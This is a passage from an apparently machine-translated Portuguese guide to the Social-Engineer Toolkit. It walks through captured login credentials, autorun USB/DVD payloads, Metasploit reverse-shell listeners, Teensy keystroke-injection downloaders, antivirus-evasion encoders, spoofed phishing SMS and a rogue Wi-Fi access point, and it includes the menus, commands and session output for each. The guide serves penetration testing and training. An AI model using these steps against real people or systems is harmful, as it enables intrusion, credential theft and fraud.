Digamos que esse ataque falhou e o usuário clicou em cancelar. Ele seria então solicitado a digitar seu nome de usuário e senha no campo nome de usuário/senha.

[*] TEMOS UM ACERTO! Imprimindo a saída:

```
PARAM: Itmpl=padrão
PARAM: Itmplcache=2
PARAM: continue=https://mail.google.com/mail/?ui=html
PARAM: zy=l
PARAM: serviço=mail
PARAM: rm=false
```



```

PARAM: dsh=-8578216484479049837
PARAM: Itmpl=padrão
PARAM: Itmpl=padrão
PARAM: scc=1
PARAM: ss=1
PARÂMETRO: timeStamp=
PARAM: secTok=
PARÂMETRO: GALX=fYQL_bXkbzU
POSSÍVEL CAMPO DE NOME DE USUÁRIO ENCONTRADO: Email=thisismyusername
POSSÍVEL CAMPO DE SENHA ENCONTRADO: Passwd=thisismypassword
PARAM: rmMostrado=1
PARAM: signIn=Entrar+
PARAM: asts=
[*] QUANDO TERMINAR. PRESSIONE CONTROL-C PARA GERAR UM RELATÓRIO

```

11 Gerador de mídia infecciosa

Passando para os vetores de ataque físico e um método de ataque completamente diferente, utilizaremos o vetor de ataque USB/DVD/CD Infectious. Este vetor de ataque irá permite que você importe seu próprio executável malicioso ou um daqueles dentro do Metasploit para crie um DVD/CD/USB que incorpore um arquivo autorun.inf. Uma vez que este dispositivo é inserido ele chamará autorun e executará o executável. Novidade na versão mais recente, você pode utilize também exploits de formato de arquivo, se estiver preocupado que um executável possa disparar alertas, você pode especificar um exploit de formato de arquivo que irá disparar um estouro e comprometer o sistema (por exemplo, um exploit da Adobe).

Selezione no menu:

- 1) Vetores de ataque de spear-phishing**
- 2) Vetores de Ataque a Sites**
- 3) Gerador de mídia infecciosa**
- 4) Crie uma carga útil e um ouvinte**
- 5) Ataque de mala direta em massa**
- 6) Vtor de ataque baseado em Arduino**



- 7) Vetor de ataque de falsificação de SMS**
- 8) Vetor de ataque de ponto de acesso sem fio**
- 9) Vetor de ataque do gerador de QRCode**
- 10) Vetores de Ataque do Powershell**
- 11) Módulos de Terceiros**

99) Retorne ao menu principal.

conjunto> 3

O módulo USB/CD/DVD infeccioso criará um arquivo autorun.inf e um Metasploit payload. Quando o DVD/USB/CD é inserido, ele irá automaticamente executar se a execução automática estiver habilitada.

Escolha o vetor de ataque que você deseja usar: bugs de formato de arquivo ou um executável direto.

- 1) Explorações de formato de arquivo**
- 2) Executável Metasploit padrão**

99) Retornar ao menu principal

conjunto:infeccioso> 1

Digite o endereço IP para a conexão reversa (payload): 172.16.32.129

Selecione o formato de arquivo de exploração que você deseja.

O padrão é o EXE incorporado ao PDF.

***** CARGAS ÚTEIS *****



- 1) DEFINIR vetor de ataque de sequestro de DLL personalizado (RAR, ZIP)**
- 2) DEFINIR Ataque de Captura de Documento Personalizado UNC LM SMB**
- 3) Estouro de buffer de pilha CreateSizedDIBSECTION do Microsoft Windows**
- 4) Estouro de buffer de pilha de pFragments RTF do Microsoft Word (MS10-087)**
- 5) Execução remota de código "Button" do Adobe Flash Player**
- 6) Estouro da tabela Adobe CoolType SING "uniqueName"**
- 7) Uso inválido do ponteiro "newfunction" do Adobe Flash Player**
- 8) Estouro de buffer do Adobe Collab.collectEmailInfo**
- 9) Estouro de buffer do Adobe Collab.getIcon**
- 10) Exploração de corrupção de memória Adobe JBIG2Decode**
- 11) Adobe PDF Embedded EXE Engenharia Social**
- 12) Estouro de buffer do Adobe util.printf()**
- 13) EXE personalizado para VBA (enviado via RAR) (RAR necessário)**
- 14) Excesso de matriz de declaração Adobe U3D CLODProgressiveMesh**
- 15) Adobe PDF Embedded EXE Engenharia Social (NOJS)**
- 16) Foxit PDF Reader v4.1.1 Título Stack Buffer Overflow**
- 17) Estouro de buffer do Apple QuickTime PICT PnSize**
- 18) Nuance PDF Reader v6.0 Lançamento Stack Buffer Overflow**
- 19) Vulnerabilidade de corrupção de memória do Adobe Reader u3D**
- 20) Estouro de buffer ativo MSCOMCTL (ms12-027)**

conjunto:cargas úteis> 1

- | | |
|---|--|
| 1. Shell TCP reverso do Windows | Gera um shell de comando na vítima e enviar de volta ao atacante. |
| 2. Windows Meterpreter Reverse_TCP | Gera um shell meterpreter na vítima e enviar de volta ao atacante. |
| 3. DLL VNC reversa do Windows | Gerar um servidor VNC na vítima e enviar de volta ao atacante. |



4. Shell TCP reverso do Windows (x64) Shell de comando X64 do Windows, reverso
TCP em linha

5. Windows Meterpreter Reverse_TCP (X64) Conecte-se novamente ao invasor
(Windows x64), Medidor

6. Ligação do Shell do Windows_TCP (X64) Execute a carga útil e crie uma aceitação
porta no sistema remoto.

7. Comunicação do túnel HTTPS reverso do Windows Meterpreter sobre HTTP
usando SSL e use Meterpreter

Insira a carga útil desejada (pressione Enter para o padrão):

[*] Windows Meterpreter Reverse TCP selecionado.

Digite a porta para conectar novamente (pressione Enter para o padrão):

[*] Padrão para a porta 443...

[*] Gerando exploração de formato de arquivo...

[*] Aguarde enquanto carregamos a árvore de módulos...

[*] Iniciado manipulador reverso em 172.16.32.129:443

[*] Criando arquivo 'template.pdf'...

[*] Arquivo de saída gerado /pentest/exploits/set/src/program_junk/template.pdf

[*] Criação de carga útil concluída.

[*] Todas as cargas úteis são enviadas para o diretório src/program_junk/template.pdf

[*] Geração de payload concluída. Pressione enter para continuar.

[*] Seu ataque foi criado na pasta "autorun" do diretório inicial do SET

[*] Copie o conteúdo da pasta para um CD/DVD/USB para execução automática.


Você quer criar um ouvinte agora mesmo? Sim ou não: sim

[-] ***

[-] * AVISO: Nenhum suporte de banco de dados: String Usuário Desabilitado Suporte de Banco de Dados



[-] ***



```

recurso (/pentest/exploits/set/src/program_junk/meta_config)> usar
multi/revendedor

recurso (/pentest/exploits/set/src/program_junk/meta_config)> definir carga útil
janelas/meterpreter/reverse_tcp

carga útil => windows/meterpreter/reverse_tcp

recurso (/pentest/exploits/set/src/program_junk/meta_config)> definir lhost
172.16.32.129

lhost => 172.16.32.129

recurso (/pentest/exploits/set/src/program_junk/meta_config)> definir lport 443

lport => 443

recurso (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j

[*] Exploit em execução como trabalho em segundo plano.

msf exploit(manipulador) >

[*] Iniciado manipulador reverso em 172.16.32.129:443

[*] Iniciando o manipulador de carga útil...

```

Neste exemplo, especificamos um ataque de formato de arquivo para criar o vírus infeccioso USB/DVD/CD. Uma pasta é criada chamada 'SET' na raiz do diretório SET que contém os componentes que você precisará copiar para o dispositivo de mídia do seu

escolhendo. Uma vez inserido, o exploit do formato de arquivo acionaria um estouro e se eles eram suscetíveis, isso comprometeria completamente seu sistema com um medidor shell. Se tivéssemos selecionado a seção executável, seria o mesmo avenidas como já percorridas neste capítulo, mas em vez de desencadear uma explorar, ele acionaria um executável.

Ao fazer um ls -al no diretório SET, você deve notar que há uma pasta “autorun”. Grave o conteúdo desse diretório em um DVD ou grave em um dispositivo USB. Uma vez inserido, você verá um shell.

```
[*] Enviando estágio (748544 bytes) para 172.16.32.131
[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1333) em Qui Set 09
12:42:32 -0400 2010
[*] ID da sessão 1 (172.16.32.129:443 -> 172.16.32.131:1333) processando
InitialAutoRunScript 'migrate -f'
[*] Processo atual do servidor: java.exe (824)
[*] Gerando um processo host notepad.exe...
[*] Migrando para o processo ID 3044
[*] Novo processo do servidor: notepad.exe (3044)
exploração msf(ms09_002_memory_corruption) >
```

12 Teensy USB HID Ataque Vetor

O Teensy USB HID Attack Vector é uma combinação notável de hardware personalizado e contornar restrições por emulação de teclado. Tradicionalmente, quando você insere um DVD/CD ou USB se a execução automática estiver desabilitada, seu autorun.inf não é chamado e você não pode executar seu código automaticamente. Com o dispositivo baseado em Teensy HID, você pode emular um teclado e um mouse. Quando você insere o dispositivo, ele será detectado como um teclado e, com o microprocessador e o armazenamento de memória flash integrado, você pode enviar um conjunto muito rápido de pressionamentos de tecla para a máquina e comprometê-la completamente. Você pode encomendar um dispositivo Teensy por cerca de 17 dólares em <http://www.prjc.com>. Logo após a palestra de David Kennedy, Josh Kelley e Adrian Crenshaw sobre os dispositivos Teensy, um hack do PS3 foi lançado utilizando os dispositivos Teensy e eles estão atualmente em falta no momento em que este tutorial foi escrito.

Vamos configurar nosso dispositivo Teensy para fazer um downloader WSCRIPT de uma carga útil do Metasploit. O que ocorrerá aqui é que um pequeno arquivo wscript será escrito, o qual baixará um executável e o executará. Este será nosso payload Metasploit e é todo manipulado pelo Social-Engineer Toolkit.



Selecione no menu:

- 1) Vetores de ataque de spear-phishing
- 2) Vetores de Ataque a Sites
- 3) Gerador de mídia infecciosa
- 4) Crie uma carga útil e um ouvinte
- 5) Ataque de mala direta em massa
- 6) Vectors de ataque baseado em Arduino
- 7) Vectors de ataque de falsificação de SMS
- 8) Vectors de ataque de ponto de acesso sem fio
- 9) Vectors de ataque do gerador de QRCode
- 10) Vetores de Ataque do Powershell
- 11) Módulos de Terceiros

99) Retorne ao menu principal.

conjunto> 6

O Arduino-Based Attack Vector utiliza o dispositivo baseado em Arduino para programar o dispositivo. Você pode aproveitar o Teensy's, que tem armazenamento onboard e pode permitir a execução remota de código no sistema físico. Como os dispositivos são registrados como USB Keyboard's, ele ignorará qualquer proteção de endpoint ou autorun desabilitada no sistema.

Você precisará comprar o dispositivo Teensy USB, que custa aproximadamente US\$ 22. Este vetor de ataque gerará automaticamente o código necessário para implantar a carga útil no sistema para você.

Este vetor de ataque criará os arquivos .pde necessários para importar para o Arduino (o IDE usado para programar o Teensy). Os vetores de ataque variam de downloaders baseados em Powershell, ataques wscript e outros métodos.

Para mais informações sobre especificações e bons tutoriais visite:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

Para comprar um Teensy, visite: <http://www.pjrc.com/store/teensy.html> Agradecimentos especiais a: IronGeek, WinFang e Garland

Este vetor de ataque também ataca controladores baseados em X10, certifique-se de aproveitar



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

info@trustedsec.com 11565 Pearl Rd. Suite 301 • Strongsville, OH 44136 877.550.4728

Dispositivos de comunicação baseados em X10 para que isso funcione.

Selecione uma carga útil para criar o arquivo pde a ser importado para o Arduino:

- 1) Powershell HTTP GET MSF Carga Útil
- 2) WSCRIPT HTTP OBTER carga útil MSF
- 3) Payload de Reverse Shell baseado em Powershell
- 4) Carga útil do Internet Explorer/FireFox Beef Jack
- 5) Acesse o site Java malicioso e aceite o Payload do applet
- 6) Gnome wget Baixar Payload
- 7) Ataque Binário 2 Teensy (Implantar cargas úteis MSF)
- 8) SDCard 2 Teensy Attack (Implantar qualquer EXE)
- 9) SDCard 2 Teensy Attack (Implantar no OSX)
- 10) X10 Arduino Sniffer PDE e Bibliotecas
- 11) X10 Arduino Jammer PDE e bibliotecas
- 12) Ataque direto do PowerShell ShellCode Teensy

99) Retornar ao menu principal

conjunto:arduino> 2

Você quer criar uma carga útil e um ouvinte sim ou não: sim

Que carga útil você deseja gerar:

set> Você quer criar uma carga útil e um ouvinte [sim|não]: : sim

Que carga útil você deseja gerar:

Nome:

Descrição:

- | | |
|--|---|
| 1) Windows Shell Reverse_TCP enviado de volta ao invasor | Gera um shell de comando na vítima e |
| 2) Medidor de TCP reverso do Windows e enviar de volta ao atacante | Gera uma concha meterpreter na vítima |
| 3) Windows Reverse_TCP VNC DLL enviado de volta ao invasor | Gerar um servidor VNC na vítima e |
| 4) Porta do Windows Bind Shell no sistema remoto | Execute a carga útil e crie uma aceitação |
| 5) Shell de vinculação do Windows X64 Em linha | Shell de comando do Windows x64, vincular TCP |
| 6) Shell do Windows Reverso_TCP X64 TCP reverso em linha | Shell de comando do Windows X64, |
| 7) Windows Meterpreter Reverse_TCP X64 Conecte-se novamente ao invasor | |



(Windows x64), Medidor

8) Windows Meterpreter Egress Buster Gera um shell meterpreter e encontra uma porta inicial por meio de várias portas

9) Comunicação do túnel HTTPS reverso do Windows Meterpreter sobre HTTP
usando SSL e use Meterpreter

10) Windows Meterpreter Reverse DNS Use um nome de host em vez de um IP endereço e spawn Meterpreter

11) SE Toolkit Interactive Shell Kit de ferramentas reversas interativas personalizadas
projetado para SET

12) Suporte à criptografia HTTP Reverse Shell HTTP puramente nativo com AES
Shell do SE Toolkit

13) RATTE HTTP Tunneling Payload tunela todas as comunicações por HTTP Carga útil de bypass de segurança que irá

14) ShellCodeExec Alphanum Shellcode através Isso irá soltar uma carga útil do meterpreter
do shellcodeexec (A/V Safe)

15) Importe seu próprio executável Especifique um caminho para seu próprio executável

Digite a escolha (pressione Enter para o padrão):

Abaixo está uma lista de codificações para tentar ignorar o AV.

Selecione uma das opções abaixo. 'executável backdoor' geralmente é a melhor.

1. **avoid_utf8_tolower** (Normal)
2. **shikata_ga_nai** (muito bom)
3. **alpha_mixed** (Normal)
4. **alpha_upper** (Normal)
5. **call4_dword_xor** (Normal)
6. **contagem regressiva** (normal)
7. **fnstenv_mov** (Normal)
8. **jmp_call_additive** (Normal)
9. **não alfa** (normal)
10. **não superior** (normal)
11. **unicode_mixed** (Normal)
12. **unicode_upper** (Normal)
13. **alfa2** (Normal)
14. **Sem codificação** (nenhum)
15. **Multi-Encoder** (Excelente)
16. **Executável Backdoored** (MELHOR)

Digite sua escolha (digite para padrão):

[-] Insira a PORTA do listener (insira para padrão):



[-] Fazendo backdoor em um executável legítimo para contornar o Antivírus. Aguarde alguns segundos...
 [-] Backdoor concluído com sucesso. Payload agora está escondido dentro de um executável legítimo.

[*] Arquivo PDE criado. Você pode obtê-lo em 'reports/teensy.pde'
 [*] Certifique-se de selecionar "Ferramentas", "Placa" e "Teensy 2.0 (USB/TECLADO)" no Arduino.
 Pressione
 Enter para continuar.

[*] Iniciando o MSF Listener...
 [*] Isso pode levar algum tempo para carregar
 o
 MSF... [-] *** [-] * AVISO: Nenhum suporte de banco de dados: String User Disabled Database
 Support [-] ***

< metasploit >

```
\ ,__,
\ (oo)_____
  (__)\ \
    ||--|| *
```


=[metasploit v4.4.0-dev [core:4.4 api:1.0] + -- --=[891
 exploits - 484 auxiliares - 149 post + -- --=[251 payloads -
 28 codificadores - 8 nops
 =[svn r15540 atualizado há 23 dias (2012.06.27)

recurso (origem/programa_junk/meta_config)> usar exploit/multi/manipulador recurso
 (origem/programa_junk/meta_config)> definir CARGA PAGA windows/
 meterpreter/reverse_tcp CARGA PAGA =>
 windows/meterpreter/reverse_tcp recurso (origem/
 programa_junk/meta_config)> definir LHOST 0.0.0.0 LHOST => 0.0.0.0 recurso
 (origem/programa_junk/
 meta_config)> definir LPORT 443 LPORT => 443 recurso (origem/
 programa_junk/
 meta_config)> definir ExitOnSession falso ExitOnSession => falso recurso (origem/
 programa_junk/meta_config)>
 exploit -j [*] Exploit em execução como tarefa em segundo plano.
 msf exploit(handler) > [*] Manipulador reverso
 iniciado em 0.0.0.0:443




[*] Iniciando o manipulador de carga útil...

Agora que temos tudo pronto, o SET exporta um arquivo chamado teensy.pde para a pasta reports/. Copie essa pasta reports para onde quer que você tenha o Arduino instalado. Com esse ataque, siga as instruções no PRJC sobre como carregar seu código para a placa Teensy, é relativamente simples, você só precisa instalar o Teensy Loader e as bibliotecas Teensy. Depois de fazer isso, você terá uma interface IDE chamada Arduino. Um dos aspectos MAIS importantes disso é garantir que você configure sua placa para um teclado/mouse USB Teensy.



Depois de selecionar isso, arraste seu arquivo pde para a interface do Arduino. Arduino/Teensy suporta Linux, OSX e Windows. Insira seu dispositivo USB no computador e carregue seu código. Isso programará seu dispositivo com o código gerado pelo SET. Abaixo está o carregamento e o código.





Depois que o dispositivo USB for inserido na máquina da vítima, ao terminar, você deverá ver um shell do meterpreter.

```
[*] Enviando estágio (748544 bytes) para 172.16.32.131
[*] Sessão 1 do Meterpreter aberta (172.16.32.129:443 -> 172.16.32.131:1333) em Qui Set
09 12:52:32 -0400 2010
[*] ID da sessão 1 (172.16.32.129:443 -> 172.16.32.131:1333) processando
InitialAutoRunScript 'migrate -f'
[*] Processo atual do servidor: java.exe (824)
[*] Gerando um processo host notepad.exe...
[*] Migrando para o processo ID 3044
[*] Novo processo do servidor: notepad.exe (3044)
exploração msf(ms09_002_memory_corruption) >
```

13 Vetor de Ataque de Spoofing de SMS

Uma pequena dica aqui, este módulo é apenas o começo de uma plataforma de ataque móvel totalmente nova para a versão mais recente do SET. O pessoal da TB-Security.com apresentou o módulo de spoofing de SMS. Este módulo permitirá que você falsifique seu número de telefone e envie um SMS. Isso seria benéfico em ataques de engenharia social utilizando o Credential Harvester. Mais ataques virão sobre isso.

escolher no menu:

- 1) Vetores de ataque de spear-phishing**
- 2) Vetores de Ataque a Sites**
- 3) Gerador de mídia infecciosa**
- 4) Crie uma carga útil e um ouvinte**
- 5) Ataque de mala direta em massa**
- 6) Vetor de ataque baseado em Arduino**
- 7) Vetor de ataque de falsificação de SMS**
- 8) Vetor de ataque de ponto de acesso sem fio**
- 9) Vetor de ataque do gerador de QRCode**
- 10) Vetores de Ataque do Powershell**
- 11) Módulos de Terceiros**

- 99) Retorne ao menu principal.**

conjunto> 7

O módulo SMS permite que você crie mensagens SMS especialmente e as envie para uma pessoa. Você pode falsificar a fonte do SMS.

Este módulo foi criado pela equipe do TB-Security.com.

Você pode usar um modelo predefinido, criar seu próprio modelo ou especificar uma mensagem arbitrária. O método principal para isso seria fazer com que um usuário clique ou o induza a um link em seu navegador e roubar credenciais ou executar outros vetores de ataque.

- 1) Realizar um ataque de falsificação de SMS**
- 2) Crie um modelo de engenharia social**

- 99) Retornar ao menu principal**

conjunto:SMS>1



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

info@trustedsec.com 11565 Pearl Rd. Suite 301 • Strongsville, OH 44136 877.550.4728

Menu de Ataque SMS

Existem diferentes ataques que você pode lançar no contexto de falsificação de SMS, selecione o seu.

1. Ataque por SMS a um único número de telefone
2. Ataque por SMS a SMS em massa

99. Retornar ao menu de falsificação de SMS

conjunto> 1

Conjunto de Ataque de SMS

Único:sms> Enviar sms para:55555555555

1. Modelo pré-definido
2. SMS de uso único

99. Cancelar e retornar ao menu de falsificação de SMS

set:sms> Usar um modelo predefinido ou criar um SMS único?:1 Abaixo está uma lista de modelos disponíveis:

- 1: Movistar: publicidade de tarifas de chamadas
- 2: MRW: pedido não entregue
- 3: Vodafone Tolo
- 4: Movistar: publicidade na neve
- 5: Movistar: publicidade aramon
- 6: Movistar: publicidade gratuita da Nokia
- 7: Ministério da Habitação: incidência de pagamento
- 8: Vodafone: publicidade de novo contrato
- 9: teabla: telemóveis gratuitos
- 10: Movistar: publicidade de verão na Internet
- 11: Movistar: Publicidade com tarifas de SMS
- 12: Yavoy: regalo yavoy
- 13: Chefe falso
- 14: Movistar: oferta de outono
- 15: Movistar: publicidade de Natal
- 16: TMB: tempo de espera
- 17: ruralvia: confirmação da transferência
- 18: Movistar: publicidade ROCKRIO
- 19: Seu Banco: visto disponível no escritório



20: Conjunto falso

policial:sms> Selecionar o modelo:2

Seleção de serviços

Existem diferentes serviços que você pode usar para falsificação de SMS, selecione o seu.

- 1. SohoOS (com bugs)**
- 2. Lleida.net (pago)**
- 3. MSGANG (pagar)**
- 4. Emulador Android (precisa instalar o emulador Android)**

99. Cancelar e retornar ao menu de falsificação de SMS

conjunto:sms>1

SMS enviado

O SET foi concluído.

14 Vetor de Ataque Sem Fio

O SET tem um vetor de ataque chamado vetor de ataque sem fio que gerará um ponto de acesso de uma placa de interface sem fio na sua máquina e aproveitará o DNSSpoof para redirecionar as solicitações do navegador das vítimas para um vetor do invasor no SET. Você pode aproveitar esse ataque, por exemplo, criando o ponto de acesso e, em seguida, aproveitando o Java Applet Attack Vector ou o Multi-Attack Vector e, quando a vítima estiver conectada ao ponto de acesso, acessar um site, estará na sua máquina do invasor.

Selecionar no menu:

- 1. Vetores de Ataque Spear-Phishing**
- 2. Vetores de Ataque de Site**
- 3. Gerador de Mídia Infecciosa**
- 4. Crie uma Carga Útil e um Ouvinte**
- 5. Ataque de Mailer em Massa**
- 6. Vetor de Ataque Teensy USB HID**
- 7. Vetor de Ataque de Spoofing de SMS**
- 8. Vetor de Ataque de Ponto de Acesso Sem Fio**
- 9. Módulos de Terceiros**



10. Atualize o Framework Metasploit
11. Atualize o Kit de Ferramentas do Engenheiro Social
12. Ajuda, Créditos e Sobre
13. Saia do Kit de Ferramentas do Engenheiro Social

Digite sua escolha: 8

Bem-vindo ao Wireless Attack Vector, isso criará um ponto de acesso aproveitando sua placa wireless e redirecionar todas as consultas DNS para você. O conceito é bem simples, O SET criará um ponto de acesso sem fio, um servidor dhcp e um DNS falso para redirecionar o tráfego para a máquina do invasor. Ele então sairá desse menu com tudo em execução como um processo filho.

Você pode então lançar qualquer vetor de ataque SET que desejar, por exemplo, o ataque Java Applet e quando uma vítima se junta ao seu ponto de acesso e tenta acessar um site, será redirecionada para sua máquina invasora.

Este vetor de ataque usa AirBase-NG, AirMon-NG, DNSSpoof e dhcpcd3 para funcionar corretamente.

O que você quer fazer:

1. Inicie o ponto de acesso do vetor de ataque sem fio SET
2. Pare o ponto de acesso do vetor de ataque sem fio SET
3. Retorne ao menu principal SET.

Digite sua escolha: 1

Digite a interface de rede sem fio (ex. wlan0): eth0
[*] Colocando o cartão no modo monitor via airmon-ng..
[*] Gerando airbase-ng em um thread filho separado...
[*] Dormindo 15 segundos esperando airbase-ng completar...
[*] Abrindo a interface do ponto de acesso...
[*] Escrevendo o arquivo de configuração dhcp em src/program_junk
[*] Iniciando o servidor DHCP em um thread filho separado...
[*] Iniciando DNSSpoof em um thread filho separado...
[*] SET terminou de criar o ataque. Se você teve problemas, por favor, reporte-os.

[*] Agora inicie vetores de ataque SET dentro dos menus e faça com que a vítima se conecte via wireless.

[*] Não deixe de retornar a este menu para interromper os serviços quando terminar.

[*] Pressione [return] para retornar ao menu principal.

15 vetores de ataque de QRCode

O vetor de ataque QRCode utiliza a capacidade de gerar QRCodes nativamente em Python.

Quando escaneado, ele redirecionará para o vetor de ataque SET. O que é ótimo sobre esse ataque é a capacidade de redirecionar vítimas para qualquer um dos vetores de ataque integrados que o SET tem disponível para elas.

Selezione no menu:

- 1) Vetores de ataque de spear-phishing
- 2) Vetores de Ataque a Sites
- 3) Gerador de mídia infecciosa
- 4) Crie uma carga útil e um ouvinte
- 5) Ataque de mala direta em massa
- 6) Vetor de ataque baseado em Arduino
- 7) Vetor de ataque de falsificação de SMS
- 8) Vetor de ataque de ponto de acesso sem fio
- 9) Vetor de ataque do gerador de QRCode
- 10) Vetores de Ataque do Powershell
- 11) Módulos de Terceiros

99) Retorne ao menu principal.

conjunto> 9

O QRCode Attack Vector criará um QRCode para você com qualquer URL que você desejar.

Quando você tiver o QRCode gerado, selecione um vetor de ataque adicional dentro do SET e implante o QRCode para sua vítima. Por exemplo, gere um QRCode do SET Java Applet e envie o QRCode por e-mail.

Insira a URL para onde você deseja que o QRCode vá: <https://www.trustedsec.com>

[*] [*] O QRCode foi gerado em reports/qrcode_attack.png!

QRCode gerado.



16 Exploração Fast-Track

